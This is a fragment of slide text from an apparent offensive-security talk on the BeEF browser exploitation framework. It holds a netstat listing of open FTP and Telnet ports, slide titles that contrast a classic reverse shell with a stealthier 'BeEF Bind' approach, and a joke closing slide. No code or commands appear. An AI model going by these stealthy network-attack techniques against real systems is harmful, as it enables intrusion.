
Active Connections

Proto Local Address           Foreign Address         State
TCP   0.0.0.0:21                0.0.0.0:0               LISTENING
TCP   0.0.0.0:23                0.0.0.0:0               LISTENING
```




Attacking Networks

- Without BeEF Bind (classic reverse shell)



Attacking Networks

- With BeEF Bind (more stealthy)



Conclusions



CISSP? No, thanks.
I prefer vodka.